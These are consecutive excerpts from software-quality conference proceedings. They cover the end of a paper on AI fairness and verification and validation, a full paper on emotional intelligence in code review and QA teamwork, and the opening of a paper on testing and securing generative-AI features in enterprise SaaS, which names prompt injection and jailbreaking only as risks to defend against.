To create fair, trustworthy, and impactful AI systems, it's essential to strike a balance between local relevance and global scalability. This dual approach ensures that AI systems are both:

- **Responsive** to community-specific needs, and
- **Robust and interoperable** across diverse populations, settings, and infrastructures.

AI systems built solely for global deployment may overlook cultural, economic, and structural differences. Conversely, locally focused systems may lack the scalability and interoperability required for widespread impact. Building AI both locally and globally allows us to maximize equity, efficiency, and inclusiveness.

5.4.1 Engage Local Experts and Stakeholders

- Collaborate with end users and experts like clinicians, regulators, administrators, patients and users in each region, especially people from groups that are often biased against reviewing results and validate relevance and fairness.
- Incorporate their feedback into iterative improvements.

Example: Mayo Coalition for Health AI (CHAI), A nonprofit coalition promoting responsible, equitable, and transparent AI in healthcare, with membership across hospitals, regulators, patients, academia, technology vendors, and advocacy groups founding contributions from major health systems and innovators, including Mayo Clinic, Stanford, Johns Hopkins, Microsoft, Google, and others

CHAI focuses on:

- *Establishing best practices for AI development, deployment, and oversight*
- *Creating shared testing and validation frameworks*
- *Promoting ethical technology adoption that benefits patients and providers*

5.4.2 Document and Report Regional Differences [4]

- Maintain transparency about how the AI performs in different locales.
- Share findings with regulators, users, and development teams to inform updates and governance.

Example: In addition to many organizations in the U.S., the Mayo Clinic Center for Digital Health (CDH) has initiated close collaborations with Asian countries—including Singapore and the Philippines—to share best practices, processes, and standards for AI development and implementation.

5.4.3 Building the world-wide platform for AI

Building a worldwide AI platform is not just a technical challenge, it is a political, ethical, and humanitarian endeavor. Such a platform can help mitigate disparities in access, address global harm before they occur, and foster inclusive innovation that serves all of humanity, not just the most technologically advanced. By emphasizing shared values, coordinated governance, and open collaboration, a global AI platform lays the groundwork for more just and accountable AI systems worldwide.

Example: A coalition of nations, led by the UNESCO AI for Good initiative, in collaboration with OECD, IEEE, African Union, EU, and leading universities and nonprofits, launches a project called the Global AI Commons. This platform serves as a collaborative hub for:

- *Shared AI policy and ethics standards,*
- *Open-source fairness testing tools, and*
- *Cross-border data partnerships to promote transparency and equity.*

6 Conclusion

AI systems hold transformative potential, but they also risk introducing or deepening biases—especially when models seek to align with user preferences or societal norms without sufficient oversight. These risks become especially salient in global, real-time deployments where emergent behaviors can reinforce inequality. Robust verification and validation practices, rooted in diverse data, ethical oversight, and global perspectives, are essential to guide the development of AI that is not only powerful and effective, but fundamentally fair.

Bias in AI is not only a technical issue, but a reflection of societal structures and design choices. As AI systems become more powerful and widespread, they must be held to higher standards of fairness, accountability, and trust. Verification and Validation (V&V) offer a rigorous framework to assess these dimensions. By embedding V&V throughout the AI lifecycle—from design and data collection to deployment and monitoring—we can move toward systems that are not only intelligent but also just. The future of AI fairness depends on whether we take V&V seriously today.

Acknowledgements

Thank for Pallavi Sharma, Tafline Ramos and Sam Simataa their valuable comments and feedback on earlier drafts of this paper.

References

[1] Leo Anthony Celi, *Massachusetts Institute of Technology, Beth Israel Deaconess Medical Center, Harvard T.H. Chan School of Public Health*, “From AI Bias to AI by Us”. Available:

<https://pmac-2025.com/local/storage/uploads/sessionMaterial/Leo%20Anthony%20Celi-20250221-315496.pdf>

[2] Leo Anthony Celi, *Massachusetts Institute of Technology, Beth Israel Deaconess Medical Center, Harvard T.H. Chan School of Public Health*, “Joining the battle against health care bias”. Available:

<https://news.mit.edu/2023/joining-battle-against-health-care-bias-leo-anthony-celi-0516>

[3] Peter A. Noseworthy, MD, Zachi I. Attia, MSc, LaPrincess C. Brewer, MD, MPH, Sharonne N. Hayes, MD, Xiaoxi Yao, PhD, Suraj Kapa, MD, Paul A. Friedman, MD, and Francisco Lopez-Jimenez, MD, MSc, “Assessing and Mitigating Bias in Medical Artificial Intelligence: The Effects of Race and Ethnicity on a Deep Learning Model for ECG Analysis”. Available:

<https://www.ahajournals.org/doi/10.1161/CIRCEP.119.007988>

[4] Overgaard, Shauna M., Ph.D. Gai, Chenyu Ohde, Joshua W., Ph.D, “Guiding responsible AI in healthcare in the Philippines”. Available:

<https://www.nature.com/articles/s41746-025-01755-3>

Quality With Hearts Aligned Bolstering Your Quality with Emotional Intelligence

Sophia McKeever

s.mckeever@pokemon.com

Abstract

Quality is more than just numbers in a report, bugs filed, or the tests you run. How do you get teams to align on your qualitative vision? How do you convince others that high quality standards are the right thing to do and how do you compromise to make achieving high quality possible? Emotional intelligence is the key to it all. Quality goes beyond just convincing your team to meet high standards, it's about connecting with them to better understand why they resist and how you can meet them where they're at. Understanding the people you are working with, understanding their frustrations and concerns and looking beyond those surface level discussions to uncover the true reason for push back.

In this, the spiritual successor to Art in Code and Quality, we take a journey deep into that which makes teams build relationships and explore the aspects of emotional intelligence that you can leverage to bolster quality across your organization.

Biography

With over twelve years of industry experience, Sophia McKeever (She/Her) is a self taught Senior Software Development Engineer in Test with an extensive background in test automation and tooling. Her work history includes a small start up, DataSphere Technologies Inc., larger technology companies, both Microsoft Azure and Apple Inc., and, currently, The Pokémon Company International. She is an award winning writer and presenter for her paper, *Art In Code and Quality*, presented at the forty-first annual Pacific Northwest Software Quality Conference in 2023. She has a passion for software quality and strives to bring others along with her as a practitioner of Shine Theory. She holds a certificate in Python Programming from the University of Washington and is well versed in multiple object oriented programming languages.

Copyright Sophia McKeever, July 01, 2025

1 Introduction

When we think of quality, we often picture a numbers game. How many bugs filed, how many escaped, how many incidents following a release, how many tests did we run. It's a chase to ensure that we let as little as possible slip through the cracks while maintaining the highest quality we can. We strive to find that perfect balance between test and release and rarely do we stray from this line of thinking. Yet we tend to overlook an important aspect behind the work that we do. An aspect that transcends numbers and reports and pierces into that which makes us innately human. Emotion.

It goes without saying that behind a development team, there are passionate, hardworking humans who strive are building not just software, applications, and APIs, but also "engage in an act of creation for every line of code they write and task they complete. Creativity, passion, skill, art flowing from finger to key to code file." [1]. They are engaging in creative process, whether consciously or subliminal, to complete whatever is set out before them or whatever they intend to build. It's an expression that is very core to the identity of what makes us human, something that can stir pride within hearts and anger in its critique. Art.

When we frame writing code within the context of making art, it becomes critical to consider the way quality professionals review, analyze, and assess the work of our development partners. We need to not just be able to know and understand the person writing the code, but we also need to be able to understand their emotional state when they wrote it. By applying a modicum of forethought into our approach, we can help ease the burden of delivering critical feedback and difficult messages. However, to achieve this, it is imperative that we engage with empathy and emotional intelligence. Emotional intelligence is a useful tool for being able to not just gauge how someone is feeling and empathize with them but also be able to communicate with them in a clear manner that also considers their needs. This tool is vital to ensure we collaborate effectively and ensure we are heard while also not being seen as rude, condescending, and otherwise negative when doing our work to establish good product quality.

In this paper, we will explore the intricacies of emotional intelligence so we can better understand how it applies to software quality. Using this understanding, it will reexamine the idea that code is art and why being in touch with both our and our partner team member's emotions can help us approach difficult conversations with humility and grace. Finally, it'll explore some real-life scenarios and examine how the application or lack of emotional intelligence affected the situation.

2 Moving Beyond Empathy with Emotional Intelligence

Empathy and Emotional intelligence quite often go together, one cannot have emotional intelligence without empathy, but one can be empathetic without strong emotional intelligence. Not to be confused with each other, Empathy is how we perceive the emotional state of others whilst Emotional Intelligence is our understanding and perception of our own emotions and therefore brings greater understanding to the emotions of others. By utilizing both skills together, we can improve our communication and conflict resolution skills, being able to "foster a deeper level of understanding and trust in our relationships." [2]

Given the artistic aspects of writing code, Emotional Intelligence plays a larger role in understanding how one's feelings affect the code they write and how to analyze the code. The emotions the developer feels get reflected in the code they write, and empathy can help us better identify those emotions. How we respond to those emotions can help us be better partners to the developer and help us better connect with them on a personal level. By engaging Emotional Intelligence, we can identify the feelings our development partners have experienced when they wrote code and better refine our messaging to help ease the delivery of critique, feedback, and accolades to fit their emotional needs.

To begin in this concept, we need to identify what Emotional Intelligence is and understand its role in the empathetic process.

2.1 Defining Emotional Intelligence

Emotional Intelligence can be best described as a knowledge of one's own self and emotions. It is the capability to identify and manage the emotions you experience acknowledging their effect on the relationships you conduct. In her article for Simple Psychology, Mia Belle Frothingham describes it as:

"Emotional intelligence refers to the ability to perceive, understand, and manage one's own emotions and relationships. It involves being aware of emotions in oneself and others and using this awareness to guide thinking and behavior. Emotionally intelligent individuals can motivate themselves, read social cues, and build strong relationships." [3]

In terms of reading social cues, we can learn a lot about an individual's emotional state simply by understanding them and their baseline code writing capability. When a developer writes code in a typical flow state with neutral to positive emotions, it sets that precedent for the standard of code they write. The code is typically focused, concise, and gets the job done. Now picture how the code might change based on their emotion, a developer experiencing happiness or excitement when writing their code can deviate from their baseline but adding more playful variable names, syntactical adjustments, or whimsical comments, in contrast a developer experiencing anger or sadness might write less legible code, or even code that is unfocused. In section three we'll look deeper at these examples, however for the sake of emotional intelligence it is important for us to be able to identify these changes, regardless of how subtle they are, and how they can affect us as the reader.

2.2 Understanding Empathy

It's easy to equate empathy with sympathy or confuse it with emotional intelligence. Empathy can be best described as feeling the same feelings and emotions as another, or simply put, the ability to feel what someone else feels. It can be a means of connecting with others on an emotional level in a way that is relatable without pity or remorse for their situation but rather understanding and supporting them. To quote Olivia Guy-Evans from her Simply Psychology article on empathy, "*Empathy involves sharing another's emotional experience, while sympathy refers to feeling concern for someone in distress without necessarily experiencing their emotions.*" [4] Although empathy and emotional intelligence share a common theme, understanding emotions, empathy is focused on the emotion of others and understanding them.

Engaging empathy in the code review process helps us better understand our partners and their emotional state. It can help us provide thoughtful and critical feedback whilst forming the message in a manner that can better resonate with the developer while in that emotional state. Consider how you might deliver a difficult message to someone who is already feeling hurt. Your approach to delivering that message might be more delicate, using verbiage that would attempt to ease the blow of the bad news. Likewise, for someone who is feeling happy, it might be easier to deliver a difficult message with less nuance while still not disrupting their harmonious state. The same methodologies can be applied to providing critique in code reviews, by paying attention to the code you are reviewing and how the developer is feeling at the time they wrote their code.

3 “My Code Is My Art” - Where Code Meets Emotion

As quality individuals, we excel at critique. We need to approach everything we read and work on with a critical eye to help prevent the escape of bugs to production. This comes with its own unique challenges in the application of empathy and emotional intelligence. It's easy to overlook the idea that writing code is not just a scientific process, but it is also an act of creating art. Think about that engineer who struggles to take critique, who will get upset when critical feedback is given. As frustrating as it can be to work with this individual, by recognizing that pride for what it truly is, art, that developer can become more relatable and help us better connect with them. If we begin to think of software engineers as artists rather than scientists, it makes it easier to empathize with those engineers who take pride in the work they do.

3.1 Writing Code Through the Artistic Lens

As established in *Art In Code and Quality*, the process of writing code can be seen as an act of creation beyond the obvious act of writing it. It was established that the act of writing code can be boiled down into a six-step process.




Illustration: Understanding Comics: The Invisible Art by Scott McCloud – Page: 170 – The Six Steps

When we consider writing code using this six step process, it breaks down as follows:

1. Idea/Purpose: The how and why of the work, the project you're working on.
2. Form: How the work will take shape.
3. Idiom: Language and paradigms of the work.
4. Structure: Creating the structure for the project.
5. Craft: Writing the code.
6. Surface: Building and running the code.

In each step of the process, the developer will fold aspects of themselves into the code they write. It is most evident in the craft step, line by line figuring out how to bring the project to life, the developer will flex that creative muscle. In that process, their emotions can reflect in the code they write outside of their typical baseline. For example, when a developer is feeling happy, their code might take a more playful design or might have more creative solutions within it. Alternatively, if they are upset or frustrated the code can be less readable and overly complicated. It can be easy to overlook, however if you pay close attention to the nuances of each pull request, you can notice the structure change given the developer's emotional state.

For example, lets look at two stark examples. In this instance we'll compare two different code snippets. One created for educational purposes and one created when the writer was feeling infuriated. Take note of the nuance of each version of the code. Each screenshot has its own unique properties that define how the emotions affect the code. Both snippets are from the prequel paper, Art in Code and Quality [1].

```

@patch("example_class.BaseClass._format_error")
@patch("example_class.BaseClass._service_uri")
def test_make_request_error(self, patch_uri, patch_error):
    # Validate we catch when a service returns an unexpected response code.
    # Note the mocking of _service_uri
    patch_uri.return_value = "some uri"
    session = MagicMock() # Mock session used to ensure requests.session is not called.
    expected = MagicMock() # Mock used as the result
    expected.status_code = -3
    session.request.return_value = expected

    # Validate Assertion error gets thrown, note no other assertions are made within the 'with' statement.
    my_class = BaseClass("prod", "", session)
    with self.assertRaises(AssertionError):
        my_class._make_request("stuff", "in", "a", "box", 200)

    # Validate the expected function calls are made.
    session.request.assert_called_with("stuff", "some uri/in", json="a", timeout="box", verify=True)
    patch_uri.assert_called()
    patch_error.assert_called_with(expected, 200)

```

Figure 1: A Sterile Baseline Created for Educational Purposes.

This particular snippet was created as a sterile baseline. It has no major flaws, it might not be the most efficient code, but it gets the job done. It was created as an intention to help a team learn techniques for building unit tests. The writer made sure to include comments, named variables clearly, and they broke the lines into logical groupings. This is a perfect example of code created with a clear head and neutral emotions.

```

11      @patch("datetime.timedelta")
12      @patch("time.sleep")
13  ▶   def test_wait_some_iterations(self, mock_sleep, mock_delta):
14          condition = MagicMock()
15          mock_delta.return_value = 1
16          se = [False, False, True, True]
17          condition.side_effect = se
18          scalls = [call(0.5) for _ in range(len(se) - 2)]
19          cccalls = [call() for _ in se]
20          StaticHelpers.wait_for(condition)
21          mock_delta.assert_called_with(seconds=60)
22          condition.assert_has_calls(scalls)
23          mock_sleep.assert_has_calls(cccalls)

```

Figure 2: A Snippet of Code Written While Infuriated

In this snippet, we see the influence infuriation has while writing code. The writer was attempting to mock an immutable object in Python without realizing that the object itself could not be mocked. As such, they became more and more angry at the situation, throwing code into the function to try and make it work. We can see their frustration in how frantic the code looks, how nondescript the variable names are, and the fact there is no spacing compared to what was considered their baseline. The code makes little to no sense when attempting to understand it.

3.2 The Human Need for Understanding

Consider the developer who is proud of their work and doesn't take criticism lightly. What drives this individual to be take pride in their work. Could it be because the code is well written? Could it be because they are excited about it? Although these are possible, we cannot overlook the idea that they are proud of what they have created. Part of the reasons good developers do a job is because they feel like they either cannot be creative enough [5], or that they feel under appreciated [5]. Given these reasons, there is a stark line connecting code and artistic creation.

When we consider the artistic implications of writing code there is a connection to the artisans emotions and the code they write. Each line influence by the feelings and emotional state they are in as they wrote, often subconsciously, yet present in the code they write. Whether they are aware of the emotions reflecting in their code, there is an opportunity to connect with the individual who wrote the code. When we notice changes in how someone writes their code, there is an opportunity to reach out to them and connect with them. The connection is vital to building upon and improving a relationship with the individual. Building upon that relationship fosters a sense of belonging that can help the individual thrive in their job and feel less like a cog in the machine [6], thus improving overall morale on the team. Teams that are happy with their software quality teams are more likely to work with them and function better as a cohesive unit.

3.3 Transcending Connection

Given that connection can be as important to an individuals physical and mental health just as much as exercise and healthy eating [6], the quality of those connections is important for the enrichment of team interactions. Emotional intelligence is a tool that can help us challenge the expected course of interaction and pierce into the metaphorical heart of the matter at large. When we make an effort to better understand an individual or engage in analysis of the code they have written, we need to be mindful of our own feelings and how they can either affect the feelings of the individual. Being combative or hyper critical when someone is frustrated, angry, or defensive can cause undue distress in the heightened individual and thus close them off to future interactions. However, if we can take a moment to understand why they are so stressed and then take a calm, educative approach in our criticism, we can better deliver a difficult message in a safe and considerate way, minimizing the stress on the receiver.

Additionally, artistic appreciation can help diffuse a situation in which critical feedback is given. When reviewing code, when was the last time you truly complimented a change in your review? Have you ever taken a moment to truly call out something that amused you the code the individual wrote in some way, shape or form? By engaging in a modicum of appreciation, rather than keeping strictly with criticisms and questions in a code review, its easier to connect with the individual and help them feel better understood and appreciated [1]. This act, itself, engages our emotional intelligence as it provides a platform to connect on a deeper, personal level. It proves that you're more engaged then simply trying to point out every single flaw, it shows that you care deeper for the individual than simple perfection.

4 Applied Emotional Intelligence – Theory to Practice

Now that we've established the importance of Emotional Intelligence, lets see how it applies in practice. In this section we encounter two different real world scenarios. The fist scenario is one where Emotional Intelligence is not used and the repercussions of it. The second scenario highlights where it helped unblock progress. Each scenario has the names of the participants anonymized to simple initials to protect their privacy.

4.1 How Ignoring Emotional Intelligence Hinders Progress

Without engaging emotional intelligence we can fall into pitfalls. Lets examine a real life scenario in which Emotional Intelligence would have helped a situation. This scenario involves two individuals, one with the initials L.A. and the other with the initial's S.P. L.A. was a senior QA automation engineer at a trillion dollar tech company tasked with writing test automation frameworks for various applications within the company's mobile ecosystem. She had been putting a lot of effort into building the frameworks in Python and had to begin migrating the frameworks to Swift as part of a technology deprecation. S.P. was brought in by leadership, from a group called the Core Automation team, to help in the transition. L.A. had held pride in the work she was doing, to her it was 'the most inspired work' she had ever done.

When S.P. joined in the effort, he became hyper critical of the work, he belittled and berated code L.A. had written and even more so would use condescending verbiage when commenting on code reviews and documentation L.A. had produced, going so far as to leave comments like "this is a big no-

no, L.A." on things he didn't like. L.A. at first took these comments in stride, trying to find the best in the situation, but they continued to wear on her. At first she tried to reason with S.P., asking him to be more gentle and more respectful in his comments, he refused. All attempts to resolve the conflict were met with deaf ears to the point that she spoke to her manager about the interactions.

Upon hearing her concerns, the manager simply looked to her and told her that it was "a learning opportunity" and to "figure it out". The manager didn't actively listen or engage in emotional intelligence, rather he remained apathetic to the situation. This apathy led to the eventual involvement of the Senior Director of the group. The Senior Director eventually removed S.P. from the project, releasing him back to his former team and reprimanded the manager for not taking action. Unfortunately, the manager didn't take this in stride and took out his frustration on L.A. in a one-on-one, chastising her for going over his head. The final result of this was L.A., once a valuable employee, ended up leaving the company for how she was treated.

Multiple instances of emotional intelligence could have helped resolve this situation. S.P. could have engaged in empathy and tried to be in touch with his own feelings, he could have realized how his attitude was affecting L.A. Had the manager engaged in active listening and empathized with L.A., trying to understand her feelings, he could have seen how bad the situation had gotten and helped mediate. The manager could have also engaged in understanding his own feelings so that in the one-on-one that he could have been better prepared to have a discussion instead of chastising his employee. Emotional intelligence is a powerful tool that could have been engaged at any point to help L.A.'s situation and to keep her as an employee.

4.2 Building Mutual Understanding with Emotional Intelligence

In contrast to the previous section, lets look at a situation where engaging emotional intelligence made a difference. Lets consider a story of two colleagues, O.A. and N.B., both working on a test automation framework based in Python and Selenium. They both had differing opinions on how the framework needed to be built. O.A. wanted to ensure the entire framework would have unit tests covering every component while N.B. thought they were a waste of time.

Over the course of conversations O.A. had tried to make a case for adding the unit tests to every component, explaining that it helps ensure that the framework was making the right calls to given functions and using the right identifiers for locating elements. N.B. felt that the unit tests were excessive and a waste of effort. Their discussions got to an impasse and no progress was being made as both were unwilling to budge on their opinion. Thats when O.A. realized there might be something more than meets the eye. She approached N.B. asking her to lunch and over the time she had a heart to heart with N.B.

During the lunch, N.B. revealed how the team she was working on had been overworked and understaffed. They were struggling to meet tight deadlines and could barely put in the effort to expand tooling as it is. O.A. empathized with N.B., she also realized that her pride was getting in the way of progress. She was able to understand her own emotional state was causing difficulty for her colleague. Thus, during that lunch, a compromise was struck. Rather than testing all elements and their identifiers, only key elements would be validated ensuring that the framework could remain tested for the most crucial parts while allowing for flexibility in the teams schedule.

Emotional intelligence in this case played a role, helping to unblock progress. It allowed N.B. and O.A. to look beyond their differences and better align on the quality of their project. The realization emotions were getting in the way helped build a compromise between the two and ensured they could continue working together on the project. If O.A. was unable to truly be in touch with her feelings, the project would have likely been a failure. It's important for us to understand our own emotions and how they can affect those around us, in the end it leads to better, more open conversations that can help us come to the right solution.

5 Quality With Hearts Aligned

Quality is not just a numbers game. It depends on all parties understanding how their feelings affect the work that they do and the work of others around them. It also depends on us understanding the feelings of others. Emotional intelligence is the key to help us improve our messaging and comradely within the team. If we are able to understand both our own emotions and the emotions of others we can better deliver difficult messages, reach compromise and ensure our team mates and direct reports feel heard. When we put in the extra effort to understand the emotions of those around us and how they affect the work we do, it allows us to be a better team player and a better deliver difficult messages. It helps us work better, delivering quality, with hearts aligned.

References

1. McKeever, Sophia, 2023. "Art in Code and Quality." *Pacific Northwest Software Quality Conference (PNSQC) 2023 Proceedings* (November): 189-199
2. Rathor, Ruchi, 2023. "The Connection Between Empathy and Emotional Intelligence." Medium – Accessed July 17th, 2025 (https://medium.com/@ruchirathor_23436/the-connection-between-empathy-and-emotional-intelligence-880726c6de6f)
3. Frothingham, Mia Belle, 2024. "Emotional Intelligence (EQ)" Simply Psychology, Accessed July 17th, 2025 (<https://www.simplypsychology.org/emotional-intelligence.html>)
4. Guy-Evans, Olivia, 2024. "Empathy, Sympathy, And Emotion Regulation: A Meta-Analytic Review." Simply Psychology, Accessed July 17th, 2025 (<https://www.simplypsychology.org/empathy-sympathy-and-emotion-regulation-a-meta-analytic-review.html>)
5. Forbes Expert Panel. "13 Reasons DEVS Leave Companies (and How to Turn Them Around)." Forbes, September 4, 2020. <https://forbes.com/sites/forbestechcouncil/2020/09/04/13-reasons-devs-leave-companies-and-how-to-turn-them-around>.
6. "The Importance of Connections on Our Well-Being." Berkeley Exec Ed. Accessed August 06, 2025. <https://executive.berkeley.edu/thought-leadership/blog/importance-connections-our-well-being>.
7. McCloud, Scott. 1993. *Understanding Comics: The Invisible Art*. New York: Kitchen Sink Press.

Ensuring Quality and Security in Generative AI Integrations for Enterprise SaaS Platforms

Sneha.mirajkar@gmail.com vittalgm@gmail.com

Abstract

The promise of generative AI within enterprise SaaS platforms is immense, offering unprecedented leaps in automation, efficiency, and customer engagement. Yet, this promise is shadowed by the inherent probabilistic nature of Large Language Models (LLMs), which introduces significant challenges to traditional notions of reliability, security, and compliance. This paper unveils a pragmatic and pioneering framework designed to seamlessly integrate LLMs into cloud-native enterprise software, ensuring production-grade assurance from concept to deployment.

We demonstrate a holistic approach to validating AI outputs through a rigorous combination of functional testing, advanced hallucination detection, and prompt-output consistency checks. Security, reimagined for the AI era, is deeply embedded within the DevSecOps pipeline through AI-specific safeguards, including intelligent injection detection, robust output sanitization, and dynamic runtime policy enforcement. Furthermore, the framework extends traditional observability pipelines to monitor AI behavior in real-time, while proactive chaos engineering methodologies rigorously test resilience under extreme failure scenarios.

The results speak for themselves: this unified framework enabled secure, auditable, and high-performing AI deployments that dramatically reduced hallucination rates by 64%, propelled customer satisfaction by an impressive 22 points, and cut secure code review times by 40%. These tangible outcomes vividly illustrate how enterprises can not only safely unlock GenAI's transformative potential but also scale it with confidence and unprecedented control.

Enterprises can confidently adopt generative AI by combining quality assurance, security, observability, and chaos engineering into a unified framework transforming GenAI from an experimental tool into a reliable, compliant, and high-ROI capability.

Key Takeaways

- **Validate and govern outputs** using structured testing, advanced hallucination detection, and consistency checks.
- **Embed GenAI-specific security** into DevSecOps with injection defenses, output sanitization, and policy enforcement.
- **Extend observability and chaos engineering** to monitor AI behavior and ensure resilient failover strategies.
- **Accelerate compliance readiness** with robust audit trails, comprehensive bias audits, and regulatory alignment (SOC 2, HIPAA, GDPR, FedRAMP).

1. Introduction

Imagine an enterprise where every customer interaction is intuitive, every process is optimized, and every decision is data-driven, all powered by an invisible layer of intelligence. This is the future large language models are poised to deliver for enterprise SaaS. By enabling intelligent automation, dynamic content generation, and human-like interaction capabilities, LLMs have ushered in a revolution. However, this revolution also introduces a paradigm shift: the probabilistic behavior of AI challenges the deterministic reliability that underpins traditional software. Enterprises grappling with this duality urgently need clear, actionable frameworks that combine quality assurance, compliance, and production-grade security for GenAI success.

This paper lays the foundation for a repeatable, secure, and high-value implementation strategy for GenAI in SaaS—a strategy we call GenAI-Ops. The approach unifies disparate disciplines to transform the promise of AI into a tangible, trustworthy, and high-ROI reality.

2. Secure Reference Architecture for GenAI SaaS

Understanding the intricate system architecture is paramount to ensuring GenAI operates as a secure, compliant, and value-generating component within SaaS environments. The GenAI-Ops Reference Architecture provides a blueprint for integrating LLMs with enterprise-grade assurance. Here is an overview of the GenAI SaaS Architecture:




Figure 1: GenAI SaaS Architecture

2.2 Core Components & Innovations:

- **User Interface (UI):** The primary entry point for users to submit prompts and view results, integrating early-stage prompt sanitization.
- **Prompt Validator / Security Filter:** The crucial first line of defense, employing advanced regex, schema validation, and proprietary ML models to protect against prompt injection and unsafe inputs.

- **LLM Gateway:** An intelligent abstraction layer that manages multi-provider routing (e.g., OpenAI, Anthropic, custom LLMs), applies retry logic, and handles API throttling for cost and performance optimization.
- **Output Evaluator:** A sophisticated post-processing engine that applies a dynamic rules engine, classifiers (for PII, toxicity), and fact-checking mechanisms to detect hallucinations or unsafe responses before they reach the user.
- **Observability & Governance Stack:** A comprehensive pipeline (detailed in Section 5) collecting logs, metrics, and traces for real-time monitoring, incident response, and critical compliance audit trails.
- **Backend Services:** Execute final workflows, leveraging validated and sanitized AI outputs for core business logic.
- **DevSecOps Pipeline Integration:** We extend CI/CD to include AI-specific prompt linting, output regression gates, and model version diffing, ensuring security and quality are built-in, not bolted on.

3. Quality Assurance for LLM Outputs

In the realm of generative AI, QA transcends traditional bug hunting. It transforms into a sophisticated process of measuring reliability, factual accuracy, and response control within a non-deterministic landscape. The methodology for GenAI QA is a cornerstone of the unified framework.

3.1 Prompt Design & Engineering

We adopted a meticulous approach to prompt engineering, focusing on:

- **Zero-shot vs. Few-shot Prompting:** Strategically chosen based on task complexity and data availability to optimize for accuracy and cost.
- **Domain-Specific Terminology Control:** Custom dictionaries and taxonomies were enforced to maintain high contextual relevance and reduce ambiguity.
- **Response Length and Format Constraints:** JSON-guarded structured responses and token limits were utilized to ensure predictable and consumable outputs.

3.2 Automated Test Harness

We developed a custom, pytest-based test harness that operates nightly, evaluating thousands of prompt-output pairs. This system automatically flags deviations from expected behavior, factual inaccuracies, and consistency failures, triggering immediate CI/CD alerts. Human-in-the-loop validation was strategically reserved for high-risk, high-impact workflows, optimizing resource allocation and accelerating feedback cycles.

3.3 Evaluation Results & Business Impact

The rigorous QA framework yielded significant improvements:

Metric	Baseline	Post-Optimization	Delta
Hallucination Rate	22%	8%	-64%
Prompt Consistency	65%	91%	40%
Functional Accuracy	71%	95%	34%

Excerpt from PNSQC Proceedings

Copies may not be made or distributed for commercial use

PNSQC.ORG

Page 3

Business Impact:

- **50% reduction in manual QA hours**, reallocating valuable engineering time to innovation.
- **Higher customer trust** through demonstrable accuracy gains, reducing support queries related to AI errors.
- **Faster time-to-market** for new AI features, as quality gates are automated and integrated.

4. Securing the GenAI Lifecycle

Security in LLM systems extends far beyond conventional OWASP vulnerabilities. New attack vectors, such as prompt injection, sensitive data leakage, and model jailbreaking, demand a specialized, AI-native defense strategy.

4.1 Unique Risks Introduced by LLMs

- **Prompt Injection:** Malicious inputs manipulating the LLM's behavior or revealing sensitive information.
- **Sensitive Data Leakage:** AI inadvertently exposing confidential PII/PHI during processing or generation.
- **Jailbreaking (Safety Bypass):** Circumventing an LLM's inherent safety guardrails to generate harmful or inappropriate content.

4.2 Defense-in-Depth Techniques for AI

The multi-layered security approach integrates AI-specific safeguards:

- **Regex/Schema Prompt Validation:** Implemented at the Prompt Validator/Security Filter, this blocks known malicious patterns and enforces expected input structures.
- **Output Scrubbing via Classifiers:** The Output Evaluator employs fine-tuned ML classifiers to detect and redact sensitive information (e.g., PII, credit card numbers) or toxic content before output is delivered.
- **JSON-Guarded Structured Responses:** Enforcing strict JSON output formats helps prevent unpredictable or un-parseable responses, which can be a vector for downstream system vulnerabilities.

4.3 DevSecOps Extensions for GenAI

We extended the traditional DevSecOps pipeline to integrate AI-specific security checks:

- **Prompt Linting in CI:** Automated tools scan prompts for potential injection vulnerabilities or unsafe constructs during code review.
- **Output Regression Gates:** New AI model versions are automatically tested against a historical baseline of "safe" and "accurate" outputs before deployment, preventing regressions in security or quality.
- **Model Version Diffing:** Tracking changes between model versions (e.g., fine-tuned weights, prompt templates) helps identify potential security risks introduced by updates.

Business Impact:

- **Prevented high severity exploits** specific to generative AI, safeguarding enterprise data and reputation.
- **40% reduction in secure code review effort** for AI-integrated features due to automated pre-checks.
- **Enhanced compliance posture** by demonstrating proactive measures against emerging AI security threats.

5. Observability and Monitoring

Transparency is trust. For LLM systems to be reliable and auditable, they must be observable at every stage of the lifecycle. The **AI Telemetry and Monitoring Pipeline** (Figure 2) captures every prompt, output, and associated metadata, correlating them with unique trace IDs. Data is streamed into structured logs and compliance-grade audit stores, enabling both real-time monitoring and long-term governance.

5.1 Key Features

